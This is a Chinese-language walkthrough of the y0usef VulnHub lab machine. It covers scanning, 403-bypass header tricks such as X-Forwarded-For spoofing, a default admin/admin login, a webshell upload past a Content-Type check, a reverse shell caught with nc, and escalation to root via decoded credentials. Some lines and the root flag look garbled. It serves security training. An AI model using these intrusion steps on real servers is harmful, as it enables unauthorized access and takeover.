

信息收集

主機發現

服務識別

```
└─$ nmap -Pn -n -sT -sV -v 192.168.56.114
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-22 13:21 EST
NSE: Loaded 45 scripts for scanning.
Initiating Connect Scan at 13:21
Scanning 192.168.56.114 [1000 ports]
Discovered open port 80/tcp on 192.168.56.114
Discovered open port 22/tcp on 192.168.56.114
Completed Connect Scan at 13:21, 0.07s elapsed (1000 total ports)
Initiating Service scan at 13:21
Scanning 2 services on 192.168.56.114
Completed Service scan at 13:21, 6.08s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.56.114.
Initiating NSE at 13:21
Completed NSE at 13:21, 0.01s elapsed
Initiating NSE at 13:21
Completed NSE at 13:21, 0.00s elapsed
Nmap scan report for 192.168.56.114
Host is up (0.00064s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

web.敏感目錄掃描

```
└─$ dirsearch -u http://192.168.56.114/ -e php,aspx,jsp,html,js --threads 30 --wordlist /usr/share/dirsearch/wordlists/common.txt
dirsearch v0.4.1
Method: GET
URL: http://192.168.56.114/
Params:
Edited:
Status: 200
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877
Output File: /root/.dirsearch/reports/192.168.56.114/_21-12-22_13-30-34.txt
Error Log: /root/.dirsearch/logs/errors-21-12-22_13-30-34.log

Target: http://192.168.56.114/

[13:30:34] Starting:
[13:30:35] 403 - 300B - /.ht_wsr.txt
[13:30:35] 403 - 303B - /.htaccess.orig
[13:30:35] 403 - 305B - /.htaccess.sample
[13:30:35] 403 - 304B - /.htaccess_extra
[13:30:35] 403 - 301B - /.htaccessBAK
[13:30:35] 403 - 301B - /.htaccess_sc
[13:30:35] 403 - 303B - /.htaccess.save
[13:30:35] 403 - 303B - /.htaccess_orig
[13:30:35] 403 - 301B - /.htaccessOLD
[13:30:35] 403 - 293B - /.html
[13:30:35] 403 - 294B - /.html
[13:30:35] 403 - 302B - /.htaccessOLD2
[13:30:35] 403 - 299B - /.htpasswd
[13:30:35] 403 - 303B - /.htpasswd_test
[13:30:35] 403 - 300B - /.httr-oauth
[13:30:35] 403 - 303B - /.htaccess.bak1
[13:30:36] 403 - 293B - /.php
[13:30:36] 403 - 294B - /.php3
[13:30:43] 301 - 324B - /administration → http://192.168.56.114/administration/
[13:30:48] 200 - 791B - /index.php
[13:30:48] 200 - 791B - /index.php/login/
[13:30:53] 403 - 302B - /server-status
[13:30:53] 403 - 303B - /server-status/
```

再次進行敏感目錄掃描,獲取到了三個

```
└─$ dirsearch -u http://192.168.56.114/administration/ -e php,aspx,jsp,html,js --threads 30 --wordlist /usr/share/dirsearch/wordlists/common.txt
dirsearch v0.4.1
Method: GET
URL: http://192.168.56.114/administration/
Params:
Edited:
Status: 200
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877
Output File: /root/.dirsearch/reports/192.168.56.114/_21-12-22_13-30-34.txt
Error Log: /root/.dirsearch/logs/errors-21-12-22_13-30-34.log

Target: http://192.168.56.114/administration/

[14:17:19] 403 - 314B - /administration/.httr-oauth
[14:17:19] 403 - 307B - /administration/.php
[14:17:19] 403 - 308B - /administration/.php3
[14:17:33] 301 - 332B - /administration/include → http://192.168.56.114/administration/include/
[14:17:33] 200 - 1KB - /administration/include/
[14:17:33] 403 - 75B - /administration/index.php
[14:17:33] 403 - 75B - /administration/index.php/login/
[14:17:34] 301 - 331B - /administration/logout → http://192.168.56.114/administration/logout/
[14:17:40] 301 - 331B - /administration/upload → http://192.168.56.114/administration/upload/
[14:17:40] 301 - 330B - /administration/users → http://192.168.56.114/administration/users/
```

web.頁面查看


index.php

Sorry , the site is under construction
soon, it run

index.php/login

同上

adminstration




Forbidden




You don't have permission to access on this folder

adminstration/include/

後臺的頁面,



Index of /adminstration/include

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 footer.php	2020-12-06 02:46	16	
 header.php	2020-12-08 02:06	522	

Apache/2.4.10 (Ubuntu) Server at 192.168.56.114 Port 80

adminstration/upload

頁面沒有任何顯示


adminstration/logout

頁面沒有任何顯示

adminstration/users

頁面沒有任何顯示

獲得的目錄



web.源碼審計

可以看到的頁面均無收穫

web.參數遍歷

均無收穫

403 bypass

background info:我們在目錄掃描的時候會發現403返回的頁面,這是由於server端對於我們請求的資源做了限制;不過資源本身是存在的,具體背後的checklist是由開發者決定;

常見的繞過方法:

旁站繞過

目標的acl策略是僅僅對於頁面的跳轉做了限制

```
1 # Request
2 GET /auth/login HTTP/1.1
3 Host : www.abc.com
4 # Response
5 HTTP/1.1 403 Forbidden
6
7 # Request
8 GET /auth/login HTTP/1.1
9 Host : $xxx$.abc.com
10 # Response
11 HTTP/1.1 200 OK
```

旁站繞過
之校驗了host和refer

```
# Reqeust
GET / HTTP/1.1
ReFerer: https://10.0.2.30/auth/login
# Response
HTTP/1.1 200 OK
```

頭部覆蓋

目標僅校驗了get後面的請求

```
大小: 100% Request
GET /auth/login HTTP/1.1
大小: 90% # Response
HTTP/1.1 403 Forbidden
URL覆蓋

# Reqeust 頭部覆蓋,目標僅校驗了get的請求
GET / HTTP/1.1
X-Original-URL: /auth/login
X-Rewrite-URL: /auth/login
# Response
HTTP/1.1 200 OK
```

頭部注入

中間件的配置缺陷導致

```
6 # Request
7 GET / HTTP/1.1
8 Host: 10.0.2.30
9 X-Originating-IP: 127.0.0.1
10 X-Remote-IP: 127.0.0.1
11 X-Forwarded-For: 127.0.0.1
12
13 # Response
```



頭部注入

x打頭是容器添加的頭部,用途和refer差不多;
通過修改x頭部來欺騙代理服務,達到越權訪問

邊界突破

403bypass

這裏用了頭部注入:

x-forwarded-for:127.0.0.1

到達了登錄頁面

弱口令

弱口令嘗試賬號密碼

弱口令:admin/admin

note:用字典爆破之前先做最簡單的嘗試

文件上傳

這時候上傳php的一句話木馬

目標進行了檢測,但只是單純check-content-type;繞過即可

```
content-type: image/png
```

確定目標有python后,寫入反彈shell

getshell

獲得shell后升級為交互shell

```
(root@kali) - [~/reverse_shell]
# nc -lnvp 4444
listening on [any] 4444...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.114] 45643: Apache/2.4.18
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@yousef-VirtualBox:/var/www/html/adminstration/upload/files$
www-data@yousef-VirtualBox:/var/www/html/adminstration/upload/files$
```

獲得flag,經過base64解碼后,獲得賬號密碼

```
cd /home
www-data@yousef-VirtualBox:/home$ ls -l
ls -l
total 8
-rw-r--r-- 1 root root 53 Dec 8 2020 user.txt
drwxr-xr-x 18 yousef yousef 4096 Dec 8 2020 yousef
www-data@yousef-VirtualBox:/home$ cat user.txt
cat user.txt
c3NoIDogCnVzZXIgaXB5b3VzZWYgCnBhc3MgOiB5b3VzZWYxMjM=
www-data@yousef-VirtualBox:/home$
```

```
c3NoIDogCnVzZXIgaXB5b3VzZWYgCnBhc3MgOiB5b3VzZWYxMjM=
```

```
ssh :
user : yousef
pass : yousef123
```

補充知識:

base64編碼後的特徵:

```
[a-zA-Z0-9]/+=
```

通過ssh登錄目標

提權

sudo -l

默認可以直接提權

```
yousef@yousef-VirtualBox:/home$ sudo -l
[sudo] password for yousef:
Sorry, try again.
[sudo] password for yousef:
Matching Defaults entries for yousef on yousef-VirtualBox:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User yousef may run the following commands on yousef-VirtualBox:
  (ALL : ALL) ALL
yousef@yousef-VirtualBox:/home$ id
uid=1000(yousef) gid=1000(yousef) groups=1000(yousef),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare)
yousef@yousef-VirtualBox:/home$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
yousef:x:1000:1000:yousef,,:/home/yousef:/bin/bash
guest-cpxNn2:x:116:125:Guest,,:/tmp/guest-cpxNn2:/bin/bash
yousef@yousef-VirtualBox:/home$ ls -l
total 8
-rw-r--r-- 1 root root 53 Dec 8 2020 user.txt
drwxr-xr-x 18 yousef yousef 4096 Dec 8 2020 yousef
yousef@yousef-VirtualBox:/home$ sudo -h
```

```
sudo: -: command not found
yousef@yousef-VirtualBox:/home$ su - root
Password:
root@yousef-VirtualBox:~#
root@yousef-VirtualBox:~#
root@yousef-VirtualBox:~#
root@yousef-VirtualBox:~# ls -l
total 4
-rw-r--r-- 1 root root 105 Dec 8 2020 root.txt
root@yousef-VirtualBox:~# cat root.txt
WW91J3ZlIGdvdCB0aGUgc9vdCBDb25ncmF0dWxhdGlvbnMgYW55IGZlZWRiYWNrIGVbnRlbnQgbWUgdHdpdHRlciBaeTB1c2VmXzEx
root@yousef-VirtualBox:~#
```

總結

和我一起来打靶 08

靶机:

<https://download.vulnhub.com/y0usef/y0usef.ova>

难度:

- 低

目标:

- 取得 root 权限 + 2 Flag

涉及攻击方法:

- 主机发现
- 端口扫描
- WEB信息收集
- 指纹探测
- 403 Bypass
- 文件上传

+ :: I